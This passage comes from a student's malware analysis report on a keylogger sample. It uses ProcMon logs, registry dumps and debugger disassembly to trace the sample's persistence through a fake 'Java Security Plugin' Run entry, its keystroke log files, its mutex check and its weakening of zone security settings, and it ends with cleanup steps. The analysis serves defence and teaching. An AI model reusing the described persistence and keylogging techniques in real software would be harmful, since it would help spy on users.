LowIcon			REG_SZ	inetctl.cpl#005422		
PMDisplayName			REG_SZ	Computer [Protected Mode]		

Lastly, like I stated before in section 3, it seems like the malware tried to change the LowRiskFileTypes in the Associations, but the computer stopped this from happening. This action could possibly occur if on a different OS, but for my VM it seemed to have stopped this from happening. When checking the registry, it has not changed.

5:29.5...	explore.exe	900	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations	ACCESS DENIED	Desired Access: All Access
5:29.5...	explore.exe	900	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations	ACCESS DENIED	Desired Access: All Access
(Default)			REG_SZ			(value not set)

7. Files modified (e.g. using ProcMon)

As we can see from ProcMon, it looks like win33.exe creates the file iexplore.exe and then creates a mapping to that new file it has created, which would explain the behavior described above. This way win33 can manipulate files and registries as iexplore.exe.

1:20.4...	win33.exe	2940	CreateFile	C:\Program Files (x86)\Internet Explorer\iexplore.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition: Open...
1:20.4...	win33.exe	2940	CreateFileMapping	C:\Program Files (x86)\Internet Explorer\iexplore.exe	FILE LOCKED WITH OTHER APPLICATIONS	SyncType: SyncTypeCreateSection, PageProtection:
1:20.4...	win33.exe	2940	CreateFileMapping	C:\Program Files (x86)\Internet Explorer\iexplore.exe	SUCCESS	SyncType: SyncTypeOther

Next, I found from ProcMon that the malware creates a file called Java Security Plugin and creates an executable file within that new file it created. The creation of the file is found in FUN_00403250 in Ghidra. Due to the registry change seen above, where this file is stored in the currentVersion/run, it is safe to say that this file is created so that the malware can be run at startup.

1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\AppData\Roaming\Java Security Plugin	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Create, Options: Directory, Synchronous I...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\win33.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sequential Access, Non-Directory File, Open Repa...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\win33.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sequential Access, Synchronous IO Non-Alert, No...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe	SUCCESS	Desired Access: Generic Write, Read Data/List Directory, Read Attributes, Delete, Disposition: Overwrite, Opti...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe	SUCCESS	Desired Access: Generic Write, Read Data/List Directory, Read Attributes, Delete, Disposition: Overwrite, Opti...
1:06.1...	explore.exe	640	WriteFile	C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe	SUCCESS	Offset: 0, Length: 65,536, Priority: Normal
1:06.1...	explore.exe	640	WriteFile	C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe	SUCCESS	Offset: 65,536, Length: 2,560

As well, when looking through the files that are created by the process, I came across the files that have the same name as those set in the helper solution software registry. However, I did not see these files located on my Desktop. It seems like this is only the case some of the times, as other times I have run the malware, the files have appeared. These files did not appear at first, but as time elapsed and I did more analysis, they appeared. Perhaps this means that these files only appear when the malware captures information that is sent to or received from the hacker's server. Furthermore, I found a DLL that was created by the process and this DLL is specified in the strings in Ghidra. I imagine the DLL provides some functionality to the malware, but in Ghidra it is hard to tell what exactly the functionality is. As well, it seems for the strokes.log and the temp.log that they are used for keeping track of keylogging.

1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\strokes.log	NAME NOT FOUND	Desired Access: All Access, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attribute...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\strokes.log	NAME NOT FOUND	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Reparse Point, ...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\temp.log	NAME NOT FOUND	Desired Access: All Access, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attribute...
1:20.4...	explore.exe	2972	CreateFile	C:\Users\Sysuser\Desktop\SecureDll.dll	SUCCESS	Desired Access: All Access, Disposition: Overwrite, Options: Synchronous IO Non-Alert, Non-Directory File, Att...
1:06.1...	explore.exe	640	WriteFile	C:\Users\Sysuser\Desktop\SecureDll.dll	SUCCESS	Offset: 0, Length: 49,152, Priority: Normal
1:06.1...	explore.exe	640	WriteFile	C:\Users\Sysuser\Desktop\SecureDll.dll	SUCCESS	Offset: 0, Length: 49,152, I/O Page: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal

8. What you learned from running the malware in a debugger

Upon loading the malware into the debugger and stepping through the program, I am able to find much more information about the program that I didn't yet realize. Thankfully my malware does not seem to have any anti-debugging features so I was able to run the malware pretty easily. Unfortunately, the malware seems to terminate early if certain conditions are met, so I had to change the code in the debugger to prevent that from occurring.

When stepping through the code, I noticed that the program created a mutex called "WindowsServiceStabilityMutex" which is then tested to see if it has already been created, which means that the program has already been run. If the mutex is already created, meaning the malware has already been run, then the program finds the process that is already being run to avoid running the malware more than once at a time.

00403C3A	68 F88E4000	PUSH OFFSET 00408EF8	Name = "WindowsServiceStabilityMutex"
00403C3F	6A 00	PUSH 0	InitialOwner = FALSE
00403C41	6A 00	PUSH 0	pSecurity = NULL
00403C43	FF15 F8104000	CALL DWORD PTR DS:[<&KERNEL32.CreateMut	KERNEL32.CreateMutexA
00403C49	A3 94954000	MOV DWORD PTR DS:[409594],EAX	
00403C4E	FF15 38114000	CALL DWORD PTR DS:[<&KERNEL32.GetLastEr	KERNEL32.GetLastError
00403C54	3D B7000000	CMP EAX,0B7	CONST B7 => ERROR_ALREADY_EXISTS
00403C59	75 08	JNE SHORT 00403C63	

The file paths stored in the registry are always going to be in the same directory in which the malware was run from. It just so happened that earlier I ran it in the Desktop so it tried appending strokes.log and tmp.log to the current directory to then updating the registry value as well as placing the executables on the Desktop.

00403C63	FF15 EC104000	CALL DWORD PTR DS:[<&KERNEL32.GetCurrent	KERNEL32.GetCurrentProcessId
00403C69	A3 88954000	MOV DWORD PTR DS:[409588],EAX	
0040595F	52	PUSH EDI	Buffer => OFFSET LOCAL.66
00405960	68 FF000000	PUSH 0	Size = 255.
00405965	FF15 18114000	CALL DWORD PTR DS:[<&KERNEL32.GetCurrent	KERNEL32.GetCurrentDirectoryA
0040596B	68 10914000	PUSH OFFSET 00409110	<%s> = "strokes.log"
00405970	8D85 F8FEFFFF	LEA EAX,[LOCAL.66]	
00405976	50	PUSH EAX	<%s> => OFFSET LOCAL.66
00405977	68 1C914000	PUSH OFFSET 0040911C	Format = "%s\%s"
0040597C	68 009F4000	PUSH OFFSET 00409FA0	Buf
00405981	FF15 00114000	CALL DWORD PTR DS:[<&USER32.wsprintfA>]	USER32.wsprintfA
00405987	83C4 10	ADD ESP,10	
0040598A	68 24914000	PUSH OFFSET 00409124	<%s> = "tmp.log"
0040598F	8D8D F8FEFFFF	LEA ECX,[LOCAL.66]	
00405995	51	PUSH ECX	<%s> => OFFSET LOCAL.66
00405996	68 2C914000	PUSH OFFSET 0040912C	Format = "%s\%s"
0040599B	68 E0994000	PUSH OFFSET 004099E0	Buf
004059A0	FF15 00114000	CALL DWORD PTR DS:[<&USER32.wsprintfA>]	USER32.wsprintfA
004059A6	83C4 10	ADD ESP,10	

I was able to determine when the malware updated the HKCU\Software\HelperSolutions Software registry. The below screenshots shows val1 and val2 being updated with the files <directory where malware was run>\strokes.log and <directory where malware was run>\tmp.log. This is done by setting the arguments and then calling win32.004010DA0, which is seen in the bottom screenshot. This screenshot shows actually writing the data to the registry.

004059A9	6A 01	PUSH 1	Arg4 = 1
004059AB	68 009F4000	PUSH OFFSET 00409FA0	String
004059B0	FF15 00104000	CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>	KERNEL32.lstrlen
004059B6	50	PUSH EAX	Arg3
004059B7	68 009F4000	PUSH OFFSET 00409FA0	Arg2 = win32.409FA0
004059BC	68 34914000	PUSH OFFSET 00409134	Arg1 = ASCII "val1"
004059C1	E8 DAC3FFFF	CALL 00401DA0	win32.00401DA0
004059C6	83C4 10	ADD ESP,10	
004059C9	6A 01	PUSH 1	Arg4 = 1
004059CB	68 E0994000	PUSH OFFSET 004099E0	String
004059D0	FF15 00104000	CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>	KERNEL32.lstrlen
004059D6	50	PUSH EAX	Arg3
004059D7	68 E0994000	PUSH OFFSET 004099E0	Arg2 = win32.4099E0
004059DC	68 3C914000	PUSH OFFSET 0040913C	Arg1 = ASCII "val2"
004059E1	E8 BAC3FFFF	CALL 00401DA0	win32.00401DA0
004059E6	83C4 10	ADD ESP,10	

```

004010A0 55      PUSH EBP
004010A1 8BEC    MOV EBP,ESP
004010A3 51      PUSH ECX
004010A4 C745 FC 0000 MOV DWORD PTR SS:[LOCAL.1],0
004010A8 8D45 FC  LEA EAX,[LOCAL.1]
004010AE 50      PUSH EAX
004010AF 6A 02    PUSH 2
004010B1 6A 00    PUSH 0
004010B3 68 00714000 PUSH OFFSET 00407100
004010B8 68 01000000 PUSH 80000001
004010BD FF15 10104000 CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA]
004010C3 837D FC 00 CMP DWORD PTR SS:[LOCAL.1],0
004010C7 74 26    JE SHORT 004010EF
004010C9 8B4D 10  MOV ECX,DWORD PTR SS:[ARG.3]
004010CC 51      PUSH ECX
004010CD 8B55 0C  MOV EDX,DWORD PTR SS:[ARG.2]
004010D0 52      PUSH EDX
004010D1 8B45 14  MOV EAX,DWORD PTR SS:[ARG.4]
004010D4 50      PUSH EAX
004010D5 6A 00    PUSH 0
004010D7 8B4D 08  MOV ECX,DWORD PTR SS:[ARG.1]
004010DA 51      PUSH ECX
004010DB 8B55 FC  MOV EDX,DWORD PTR SS:[LOCAL.1]
004010DE 52      PUSH EDX
004010DF FF15 0C104000 CALL DWORD PTR DS:[<&ADVAPI32.RegSetValueExA]
004010E5 8B45 FC  MOV EAX,DWORD PTR SS:[LOCAL.1]
004010E8 50      PUSH EAX
004010E9 FF15 08104000 CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKey]
004010EF 8BES    MOV ESP,EBP
004010F1 5D      POP EBP
004010F2 C3      RETN

```

win32.004010A0(guessed Arg1,Arg2,Arg3,Arg4)

```

pResult => OFFSET_LOCAL.1
DesiredAccess = KEY_SET_VALUE
Reserved = 0
SubKey = "Software\HelperSolutions Software"
hKey = HKEY_CURRENT_USER
ADVAPI32.RegOpenKeyExA


DataSize => [ARG.3]
Data => [ARG.2]
Type => [ARG.4]
Reserved = 0
SubKey => [ARG.1]
hKey => NULL
ADVAPI32.RegSetValueExA
hKey => NULL
ADVAPI32.RegCloseKey

```


9. What steps should be taken to clean an infected machine (e.g. can we recover encrypted files? What registry entries, tasks, files, etc. should be deleted?)

The steps to clean an infected machine seem somewhat straight forward. However, even though it might seem like the fix is easy, it is probably best to run Windows Defender or some other type of anti-virus to make sure all instances of the malware are deleted.


In order to clean an infected machine, the first step would be to go into %AppData% and then \Roaming\Java Security Plugin and then delete the javaplugin.exe, as it is a file created and written into by the malware. This program is also run every time on startup, meaning that it starts the malware each run.



Next, I would go into the paths shown in the images below and delete the Sun Java Security Plugin value of the registry if it was present.



Next, within the registry, I would navigate to HKCU\Software\HelperSolutions Software\ and delete digit, val1, and val2 from the registry. I would then reset the registry value of 1806 inside of HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone\ back to its original value.



Jack Vacek

(Default)	REG_SZ	
1200	REG_DWORD	0x00000000 (0)
1400	REG_DWORD	0x00000000 (0)
1806	REG_DWORD	0x00000000 (0)
2001	REG_DWORD	0x00000003 (3)
2004	REG_DWORD	0x00000003 (3)
2007	REG_DWORD	0x00000003 (3)
CurrentLevel	REG_DWORD	0x00000000 (0)
Description	REG_SZ	Your computer
DisplayName	REG_SZ	Computer
Flags	REG_DWORD	0x00000021 (33)
Icon	REG_SZ	shell32.dll#0016
LowIcon	REG_SZ	inetctl.cpl#005422
PMDisplayName	REG_SZ	Computer [Protected Mode]

Even though the malware failed to do certain actions on my VM, it doesn't mean that this functionality is lost throughout every machine. Thus, I would make sure to delete SecureDll.dll, strokes.log, and tmp.log if they appear in the folder that you ran the malware in. I would also check HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations to make sure that the malware has not changed the LowRiskFileType to include all files ending in those extensions.